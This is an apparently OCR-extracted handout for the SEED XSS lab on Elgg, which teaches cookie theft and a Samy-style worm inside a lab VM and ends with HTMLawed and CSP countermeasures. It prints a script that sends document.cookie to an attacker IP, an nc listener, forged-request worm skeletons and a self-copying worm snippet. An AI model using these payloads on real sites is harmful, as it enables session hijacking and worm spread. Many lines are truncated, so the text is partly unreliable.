Cross-Site Scripting (XSS) Attack Lab
(Web Application: Elgg)

The SEED project was funded by multiple grants from the US National Science Foundation.

1 Overview

Cross-site scripting (XSS) is a type of vulnerability commonly found in web applications. This vulnerability makes it possible for attackers to inject malicious code (e.g. JavaScript programs) into victim's web browser. Using this malicious code, attackers can steal a victim's credentials, such as session cookies. The access control policies (i.e., th [redacted] hose credentials can be bypassed by exploiting

To demonstrate wha [redacted] ve set up a web application named `Elgg` in ou [redacted] -source web application for social network, and [redacted] dy the XSS threat. To demonstrate how XSS a [redacted] s in Elgg in our installation, intentionally maki [redacted] ures, users can post any arbitrary message, inclu

In this lab, students [redacted] the modified `Elgg`, in a way that is similar to w [redacted] orious Samy worm. The ultimate goal of this atta [redacted] oever views an infected user profile will be infe [redacted] r) to his/her friend list. This lab covers the follo

- Cross-Site Scripti
- XSS worm and se
- Session cookies
- HTTP GET and P
- JavaScript and Aj
- Content Security

Note: This lab was revised on July 26, 2020. Task 7 (countermeasures) is redesigned. It is now based on Content Security Policy (CSP).

Readings. Detailed coverage of the Cross-Site Scripting attack can be found in the following:

- Chapter 10 of the SEED Book, *Computer & Internet Security: A Hands-on Approach*, 2nd Edition, by Wenliang Du. See details at `https://www.handsonsecurity.net`.

Lab environment. This lab has been tested on our pre-built Ubuntu 16.04 VM, which can be downloaded from the SEED website.

2 Lab Environment

This lab can only be conducted in our Ubuntu 16.04 VM, because of the configurations that we have performed to support this lab. We summarize these configurations in this section.

The `Elgg` Web Application. We use an open-source web application called `Elgg` in this lab. `Elgg` is a web-based social-networking application. It is already set up in the pre-built `Ubuntu` VM image. We have also created several user accounts on the `Elgg` server and the credentials are given below.

User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie

DNS Configuration. . The folder where the web application is insta d in the following:

```
URL: http://www
Folder: /var/ww
```

The above URL is ause we have modified the `/etc/hosts` file hine's local IP address (`127.0.0.1`). You n g `/etc/hosts`. For example, you can map ppending the following entry to `/etc/hosts`:

```
127.0.0.1
```

If your web server a o modify `/etc/hosts` on the browser's machi ver's IP address, not to `127.0.0.1`.

Apache Configuration. In our pre-built VM image, we used Apache server to host all the web sites used in the lab. The name-based virtual hosting feature in Apache could be used to host several web sites (or URLs) on the same machine. A configuration file named `000-default.conf` in the directory `"/etc/apache2/sites-available"` contains the necessary directives for the configuration:

Inside the configuration file, each web site has a `VirtualHost` block that specifies the URL for the web site and directory in the file system that contains the sources for the web site. The following examples show how to configure a website with URL `http://www.example1.com` and another website with URL `http://www.example2.com`:

```
<VirtualHost *>
    ServerName http://www.example1.com
    DocumentRoot /var/www/Example_1/
</VirtualHost>
```

```
<VirtualHost *>
    ServerName http://www.example2.com
    DocumentRoot /var/www/Example_2/
</VirtualHost>
```

You may modify the web application by accessing the source in the mentioned directories. For example, with the above configuration, the web application `http://www.example1.com` can be changed by modifying the sources in the `/var/www/Example_1/` directory. After a change is made to the configuration, the Apache server needs to be restarted. See the following command:

```
$ sudo service apache2 start
```

3 Lab Tasks

3.1 Preparation: G ool

In this lab, we need to HTTP request in Elgg looks like, we need to a Firefox add-on called `"HTTP Header Liv` you should get familiar with this tool. Instructio (§ 4.1).

3.2 Task 1: Posting

The objective of this ta such that when another user views your profile, will be displayed. The following JavaScript pr

```
<script>alert
```

If you embed the above on field), then any user who views your profile

In this case, the Jav iption field. If you want to run a long JavaScript pe in the form, you can store the JavaScript pro hen refer to it using the `src` attribute in the `<s`

```
<script type="text/javascript"
        src="http://www.example.com/myscripts.js">
</script>
```

In the above example, the page will fetch the JavaScript program from `http://www.example.com`, which can be any web server.

3.3 Task 2: Posting a Malicious Message to Display Cookies

The objective of this task is to embed a JavaScript program in your `Elgg` profile, such that when another user views your profile, the user's cookies will be displayed in the alert window. This can be done by adding some additional code to the JavaScript program in the previous task:

```
<script>alert(document.cookie);</script>
```

3.4 Task 3: Stealing Cookies from the Victim's Machine

In the previous task, the malicious JavaScript code written by the attacker can print out the user's cookies, but only the user can see the cookies, not the attacker. In this task, the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

We can do this by having the malicious JavaScript insert an <img> tag with its src attribute set to the attacker's machine. When the JavaScript inserts the img tag, the browser tries to load the image from the URL in the src field; this results in an HTTP GET request sent to the attacker's machine. The JavaScript given below sends the cookies to the port 5555 of the attacker's machine (with IP address 10.1.2.5), where the attacker has a TCP server listening to the same port.

```
<script>document.write('<img src=http://10.1.2.5:5555?c='
                        + escape(document.cookie) + '   >');
</script>
```

A commonly used p with the "-l" option, becomes a TCP server erver program basically prints out whatever is s by the user running the server. Type the comma

```
$ nc -l 5555 -v
```

The "-l" option is use on rather than initiate a connection to a remote output.

The task can also b you should replace the attacker's IP address in l and then type the nc command above.

3.5 Task 4: Becom

In this and next task, we e in 2005 (i.e. the Samy Worm). We will write a hat visits Samy's page. This worm does not sel

In this task, we nee P requests directly from the victim's browser, w ttack is to add Samy as a friend to the victim. We have already created a user called Samy on the Elgg server (the user name is samy).

To add a friend for the victim, we should first find out how a legitimate user adds a friend in Elgg. More specifically, we need to figure out what are sent to the server when a user adds a friend. Firefox's HTTP inspection tool can help us get the information. It can display the contents of any HTTP request message sent from the browser. From the contents, we can identify all the parameters in the request. Section 4 provides guidelines on how to use the tool.

Once we understand what the add-friend HTTP request look like, we can write a Javascript program to send out the same HTTP request. We provide a skeleton JavaScript code that aids in completing the task.

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;          ①
```

```
  var token="&__elgg_token="+elgg.security.token.__elgg_token;  ②

  //Construct the HTTP request to add Samy as a friend.
  var sendurl=...;  //FILL IN

  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
  Ajax.send();
}
</script>
```

The above code should be placed in the "About Me" field of Samy's profile page. This field provides two editing modes: Editor mode (default) and Text mode. The Editor mode adds extra HTML code to the text typed into the field extra code added to our attacking code, the Tex cript code. This can be done by clicking on "E bout Me" text field.

Questions. Please ans

- **Question 1:** Exp ?
- **Question 2:** If th About Me" field, i.e., you cannot switc

3.6 Task 5: Modify

The objective of this ta Samy's page. We will write an XSS worm to task 6, we will make it self-propagating.

Similar to the previ t forges HTTP requests directly from the victim dify profile, we should first find out how a leg re specifically, we need to figure out how the H . We will use Firefox's HTTP inspection tool. Once we understand how the modify-profile HTTP POST request looks like, we can write a JavaScript program to send out the same HTTP request. We provide a skeleton JavaScript code that aids in completing the task.

```
<script type="text/javascript">
window.onload = function(){
  //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
  //and Security Token __elgg_token
  var userName=elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;

  //Construct the content of your url.
  var content=...;     //FILL IN
```

```
  var samyGuid=...;    //FILL IN
  if(elgg.session.user.guid!=samyGuid)            ①
  {
     //Create and send Ajax request to modify profile
     var Ajax=null;
     Ajax=new XMLHttpRequest();
     Ajax.open("POST",sendurl,true);
     Ajax.setRequestHeader("Host","www.xsslabelgg.com");
     Ajax.setRequestHeader("Content-Type",
                           "application/x-www-form-urlencoded");
     Ajax.send(content);
  }
}
</script>
```

Similar to Task 4, t of Samy's profile page, and the Text mode shou

Questions. Please ans

- **Question 3:** Why ack. Report and explain your observation.

3.7 Task 6: Writin

To become a real worm pagate itself. Namely, whenever some people fied, the worm will also be propagated to their p cted profiles. This way, the more people view t his is exactly the same mechanism used by the elease, over one million users were affected, ma The JavaScript code that can achieve this is calle you need to implement such a worm, which no y" as a friend, but also add a copy of the worm ttacker.

To achieve self-propagation, when the malicious JavaScript modifies the victim's profile, it should copy itself to the victim's profile. There are several approaches to achieve this, and we will discuss two common approaches.

Link Approach: If the worm is included using the `src` attribute in the `<script>` tag, writing self-propagating worms is much easier. We have discussed the `src` attribute in Task 1, and an example is given below. The worm can simply copy the following `<script>` tag to the victim's profile, essentially infecting the profile with the same worm.

```
<script type="text/javascript" src="http://example.com/xss_worm.js">
</script>
```

DOM Approach: If the entire JavaScript program (i.e., the worm) is embedded in the infected profile, to propagate the worm to another profile, the worm code can use DOM APIs to retrieve a copy of itself from

the web page. An example of using DOM APIs is given below. This code gets a copy of itself, and displays it in an alert window:

```
<script id=worm>
   var headerTag = "<script id=\"worm\" type=\"text/javascript\">";   ①
   var jsCode = document.getElementById("worm").innerHTML;            ②
   var tailTag = "</" + "script>";                                    ③

   var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);   ④

   alert(jsCode);
</script>
```

It should be noted that `innerHTML` (line ②) only gives us the inside part of the code, not including the surrounding `script` tags. We just need to add the beginning tag `<script id="worm">` (line ①) and the ending tag `</script>` (line ③) to form an identical copy of the malicious code.

When data are sent i plication/x-www-form-urlencoded, encoded. The encoding scheme is called *URL e* e data with `%HH`, a percentage sign and two he . The `encodeURICom ponent()` function in

Note: In this lab, you ach is required, because it is more challenging a

3.8 Elgg's Counter

This sub-section is only ows how `Elgg` defends against the XSS attack. tivated and commented out them to make the att a custom built security plugin `HTMLawed`, wh gs from the input. This specific plugin is regist ngine/lib/input.php file.

To turn on the count ->administration (top right of screen) → d spam under the filter options at the top of the page. You should find the `HTMLawed` plugin below. Click on `Activate` to enable the countermeasure.

In addition to the `HTMLawed 1.9` security plugin in `Elgg`, there is another built-in PHP method called `\htmlspecialchars()"`, which is used to encode the special characters in user input, such as `"<"` to `\&lt"`, `">"` to `\&gt"`, etc. Please go to `/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output/` and find the function call `\htmlspecialchars"` in `text.php`, `url.php`, `dropdown.php` and `email.php` files. Uncomment the corresponding `"htmlspecialchars"` function calls in each file.

3.9 Task 7: Defeating XSS Attacks Using CSP

The fundamental problem of the XSS vulnerability is that HTML allows JavaScript code to be mixed with data. Therefore, to fix this fundamental problem, we need to separate code from data. There are two ways to include JavaScript code inside an HTML page, one is the inline approach, and the other is the link approach.

The inline approach directly places code inside the page, while the link approach puts the code in an external file, and then link to it from inside the page.

The inline approach is the culprit of the XSS vulnerability, because browsers do not know where the code originally comes from: is it from the trusted web server or from untrusted users? Without such knowledge, browsers do not know which code is safe to execute, and which one is dangerous. The link approach provides a very important piece of information to browsers, i.e., where the code comes from. Websites can then tell browsers which sources are trustworthy, so browsers know which piece of code is safe to execute. Although attackers can also use the link approach to include code in their input, they cannot place their code in those trustworthy places.

How websites tell browsers which code source is trustworthy is achieved using a security mechanism called Content Security Policy (CSP). This mechanism is specifically designed to defeat XSS and Click-Jacking attacks. It has become a standard, which is supported by most browsers nowadays. CSP not only restricts JavaScript code, it also restricts other page contents, such as limiting where pictures, audio, and video can come from, as well as restricting whether a page can be put inside an iframe or not (used for defeating ClickJacking

eat XSS attacks.

Run a web server. CS

in action. Although we can use the Apache serv

decide to write a simple HTTP server to do this

at listens to port `8000`. Upon receiving a reque

onse, the server adds a CSP header, setting the

```
#!/usr/bin/env py

from http.server
from urllib.parse

class MyHTTPReque
  def do_GET(self
    o = urlparse(
    f = open("."
    self.send_res
    self.send_hea
          "default
          "script-src 'self' *.example68.com:8000 'nonce-1rA2345' ")
    self.send_header('Content-type', 'text/html')
    self.end_headers()
    self.wfile.write(f.read())
    f.close()

httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()
```

Please download the zip file `csp.zip` from the lab's website, unzip it, and then enter the `csp` folder. Make `http_server.py` executable, and then run this server program inside the `csp` folder.

The web page for the experiment. To see how the CSP policies work, we wrote the following HTML page, which contains six areas, `area1` to `area6`. Initially, each area displays `"Failed"`. The page also

includes six pieces of JavaScript code, each trying to write "OK" to its corresponding area. If we can see OK in an area, that means, the JavaScript code corresponding to that area has been executed successfully; otherwise, we would see Failed.

Listing 2: The experiment web page csptest.html

```
<html>
<h2 >CSP Test</h2>
<p>1. Inline: Correct Nonce: <span id='area1'>Failed</span></p>
<p>2. Inline: Wrong Nonce: <span id='area2'>Failed</span></p>
<p>3. Inline: No Nonce: <span id='area3'>Failed</span></p>
<p>4. From self: <span id='area4'>Failed</span></p>
<p>5. From example68.com: <span id='area5'>Failed</span></p>
<p>6. From example79.com: <span id='area6'>Failed</span></p>

<script type="text/javascript" nonce="1rA2345">
document.getEleme
</script>

<script type="tex
document.getEleme
</script>

<script type="tex
document.getEleme
</script>

<script src="scri
<script src="http                                                    ipt>
<script src="http                                                    ipt>

<button onclick="
</html>
```

Set up DNS. We need essed via three different URLs. Add the follow se the root privilege to change this file (using s

```
127.0.0.1       www.example32.com
127.0.0.1       www.example68.com
127.0.0.1       www.example79.com
```

Lab tasks. Please complete the following tasks.

1. Point your browser to the following URLs. Describe and explain your observation.


   ```
   http://www.example32.com:8000/csptest.html
   http://www.example68.com:8000/csptest.html
   http://www.example79.com:8000/csptest.html
   ```

2. Change the server program (not the web page), so Fields 1, 2, 4, 5, and 6 all display OK. Please include your code in the lab report.

4 Guidelines

4.1 Using the "HTTP Header Live" add-on to Inspect HTTP Headers

The version of Firefox (version 60) in our Ubuntu 16.04 VM does not support the `LiveHTTPHeader` add-on, which was used in our Ubuntu 12.04 VM. A new add-on called `"HTTP Header Live"` is used in its place. The instruction on how to enable and use this add-on tool is depicted in Figure 1. Just click the icon marked by ①; a sidebar will show up on the left. Make sure that `HTTP Header Live` is selected at position ②. Then click any link inside a web page, all the triggered HTTP requests will be captured and displayed inside the sidebar area marked by ③. If you click on any HTTP request, a pop-up window will show up to display the selected HTTP request. Unfortunately, there is a bug in this add-on tool (it is still under development); nothing will show up inside the pop-up window unless you change its size (It seems that re-drawing is not automatically triggered when the window pops up, but changing its size will trigger the re-drawing).



4.2 Using the Web

There is another tool pr TP headers. The tool is the Web Developer Net eatures of the tool. The Web Developer Network Tool can be enabled via the following navigation:

```
Click Firefox's top right menu --> Web Developer --> Network
 or
Click the "Tools" menu --> Web Developer --> Network
```

We use the user login page in Elgg as an example. Figure 2 shows the Network Tool showing the HTTP POST request that was used for login.

To further see the details of the request, we can click on a particular HTTP request and the tool will show the information in two panes (see Figure 3).

The details of the selected request will be visible in the right pane. Figure 4(a) shows the details of the login request in the `Headers` tab (details include URL, request method, and cookie). One can observe both request and response headers in the right pane. To check the parameters involved in an HTTP request, we can use the `Params` tab. Figure 4(b) shows the parameter sent in the login request to Elgg, including





Figure 2: HTTP Request in Web Developer Network Tool



`username` and `passw` in a similar manner to HTTP POST requests.

Font Size. The defau It can be increased by focusing click anywher utton.

4.3 JavaScript Deb

We may also need to d help debug JavaScript code. It can point us to t on shows how to enable this debugging tool:


```
Click the "Tools" menu --> Web Developer --> Web Console
or use the Shift+Ctrl+K shortcut.
```

Once we are in the web console, click the `JS` tab. Click the downward pointing arrowhead beside `JS` and ensure there is a check mark beside `Error`. If you are also interested in Warning messages, click `Warning`. See Figure 5.

If there are any errors in the code, a message will display in the console. The line that caused the error appears on the right side of the error message in the console. Click on the line number and you will be taken to the exact place that has the error. See Figure 6.

5 Submission

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising.



(a) HTTP Request Headers (b) HTTP Request Parameters

Please also list the imp ching code without any explanation will not rec




Figure 6: Debugging JavaScript Code (2)